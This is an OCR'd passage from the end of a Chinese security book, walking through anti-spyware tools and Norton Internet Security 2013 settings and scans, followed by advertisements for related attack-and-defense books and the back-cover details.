STEP10: 打开“程序配置”窗口




01 单击“Backups”按钮，可以看到修复的项目列表。

02 勾选需要恢复的项目并单击“Restore”按钮，即可恢复到原来的状态。

提示　在修复之后暂时不要清除“备份项目”列表中的内容，待系统重启且运行正常后再清除，以免造成不必要的麻烦。


STEP11: 单击“Misc Tools”按钮



01 用户可以使用进程管理、服务管理、程序管理等多种工具。


02 单击“Open process manager”按钮。

STEP12: 进程管理




在“Process Manager”选项组中可对当前运行的进程进行管理。

STEP13: 返回“Misc Tools”界面




单击“Delete a file on reboot ... ”按钮。

STEP14: 选择需要删除的文件




选定需要删除的文件，单击“打开”按钮，可在系统重启时将其删除。

STEP15: 返回“Misc Tools”界面



单击“Open Uninstall Manager... ”按钮。

STEP16: 添加/移除程序



01 选中一个项目。02 单击“Delete this entry”按钮即可将该项目删除。

19.3.2 诺盾网络安全特警

“诺顿网络安全特警 2013”简体中文版是支持 Windows XP/2003/Vista/7/8 操作系统的安全防护软件，它提供主动式行为防护，甚至可以在传统的以特征为基础的病毒库辨认出前，早一步监测到新型的间谍程序及病毒。每隔 5～15 分钟提供一次更新，以检测和删除最新威胁。

1．配置网络安全特警

当“诺顿网络安全特警 2013”软件安装完毕之后，就可以通过配置运行此软件，从中领略其新颖的特性。具体的操作步骤如下。

STEP01：运行“诺顿网络安全特警 2013”

01 在主窗口查看计算机的安全状态。

02 单击“LiveUpdate”图标。

STEP02：软件更新

软件正在更新。


STEP03：对系统进行扫描

在主界面单击“立即扫描”图标，对系统进行扫描，扫描完成后可对检测到的威胁进行修复、忽略或排除。

STEP04：打开“安全请求”对话框

在主界面单击“高级”图标，可选择开启相应防护，例如开启“智能防火墙”，可查看其 功能，单击“确定”按钮即可开启。

STEP05：打开“设置”对话框




01 在主界面单击“高级”图标，然后依次单击“计算机”>“设置”。

02 在“实时防护”选项卡中单击“配置”链接 。

STEP06：打开“反间谍软件”窗口

为获得最大的防护，最好勾选所有选项。


STEP07: 切换至“网络”选项卡



01 对网络中各项防护进行设置。

02 单击“智能防火墙”区域的“程序规则”选项。

STEP08: 打开“程序规则”对话框




01 可修改每个程序的Internet访问方式。

02 单击“添加”按钮添加其他程序控制。

STEP09: 打开“选择应用程序”对话框

选择要添加的程序，单击“打开”按钮。


STEP10: 打开“规则”对话框



01 选中需要修改的程序。


02 单击“修改”按钮。

STEP11: 打开“修改规则”对话框



根据提示信息修改规则，修改完成后单击“确定”按钮。

STEP12: 返回“规则”对话框




如果要删除某程序控制，选择需要删除的程序之后，单击“删除”按钮。

STEP13: 确认信息


单击“是”按钮，即完成删除操作。

STEP14: 打开“网络”选项卡



单击“智能防火墙”中的“高级设置”右侧的“配置”链接。

STEP15: 打开“高级设置”对话框




01 激活高级防护功能，自定义计算机用于查看网页的端口。

02 单击“通信规则”右侧“配置”链接。

STEP16: 打开“通信规则”对话框

可以对规则进行添加、修改、删除、上移和下移操作。

STEP17: 返回“高级设置”对话框



如果要对防火墙进行重新设置，单击“防火墙重置”右侧的“重置”链接。

STEP18: 打开“防火墙重置”信息提示框

单击“是”按钮，即可重新设置整个防火墙设置。

STEP19: 返回“设置”对话框

在“网页”选项卡中单击“身份安全”右侧的“配置”链接。

STEP20: 设置 Norton 身份安全

对Norton身份进行安全设置。

STEP21: 切换至“常规”选项卡

进行诺顿任务、性能监控和产品安全性的设置。

2．用网络安全特警扫描程序

设置完毕之后，就可以运用设置好的方式实施扫描程序，具体的操作步骤如下。

STEP01: 运行“诺顿网络安全特警 2013”

单击“立即扫描”按钮。

STEP02: 选择扫描方式

根据实际需要选择扫描方式。

STEP03: 进行快速扫描


显示扫描信息。

STEP04: 查看处理结果


系统自动对威胁进行处理，可查看结果摘要并可导出扫描结果，操作完成后单击“完成”按钮。

其实，不论是流氓软件还是间谍软件，都存在高度危害计算机系统的安全性和稳定性，非常有必要将其清除。由于不同的间谍软件和流氓软件设置各不相同，且防删除的方法也越来越复杂，因此即使利用反间谍软件或反流氓软件，也不能保证将其成功清除，有时还可能会因为清除流氓软件和间谍软件而导致系统出现问题，此时就需要请教专家进行手动清除。读者只有学会了流氓软件与间谍软件的清除方法，才能充分保证自己的计算机系统不被恶意软件破坏，以减少黑客入侵带来的损失。

相关图书推荐



网络安全技术丛书
天河文化 编著
最新黑客攻防从入门到精通
The Newest Hacker Attack and Defense:
from Novice to Master
CD-ROM
内容全面，与时俱进：
介绍手机黑客攻防、木马攻防等内容，帮助读者快速打通学习的重要关卡，轻松入门。
任务驱动，自主学习：
“理论 + 实战 + 图文 + 视频”的学习模式，让读者快速精通黑客攻防技术。
实例为主，易于上手：
模拟真实的工作环境，解决各种疑难问题。
机械工业出版社
CHINA MACHINE PRESS



网络安全技术丛书
天河文化 编著
黑客工具全攻略
The Complete Guide to Hacking Tools
CD-ROM
内容全面，知己知彼：
从“攻”和“防”两个角度，讲述黑客攻击的原理、常用手段，让读者了解黑客技术的同时学会“拒敌于千里”。
任务驱动，自主学习：
“理论 + 实战 + 图文 + 视频”的学习模式，让读者快速精通黑客攻防技术。
实例为主，易于上手：
模拟真实工作环境，解决各种疑难问题。
机械工业出版社
CHINA MACHINE PRESS

网络安全技术丛书

最新黑客攻防从入门到精通

CD-ROM

本书主要内容

- 从零开始认识黑客
- 信息的扫描与嗅探
- 系统漏洞攻防
- 病毒攻防
- 木马攻防
- 手机黑客攻防
- 网游与网吧攻防
- 密码攻防
- 黑客入侵检测技术
- 网络代理与追踪技术
- 后门技术
- 入侵痕迹清除技术
- 远程控制技术
- 局域网攻防
- QQ 账号攻防
- 网站攻防
- 系统和数据的备份与恢复
- 保障网络支付工具的安全
- 间谍软件的清除和系统清理

The Newest Hacker Attack and Defense:
from Novice to Master

51CTO学院丛书 黑夜给了我黑色的眼睛，我却用它来寻找漏洞！

地址：北京市百万庄大街 22 号
邮政编码：100037
电话服务
服务咨询热线：010-88361066
读者购书热线：010-68326294
010-88379203
网络服务
机 工 官 网：www.cmpbook.com
机 工 官 博：weibo.com/cmp1952
金 书 网：www.golden-book.com
教育服务网：www.cmpedu.com
封面无防伪标均为盗版

机械工业出版社微信服务号
计算机分社微信服务号

上架指导 计算机／网络安全
ISBN 978-7-111-49787-5
策划编辑 王海霞 ／封面设计 范华明

ISBN 978-7-111-49787-5
9 787111 497875 >
定价：69.80 元（含 1CD）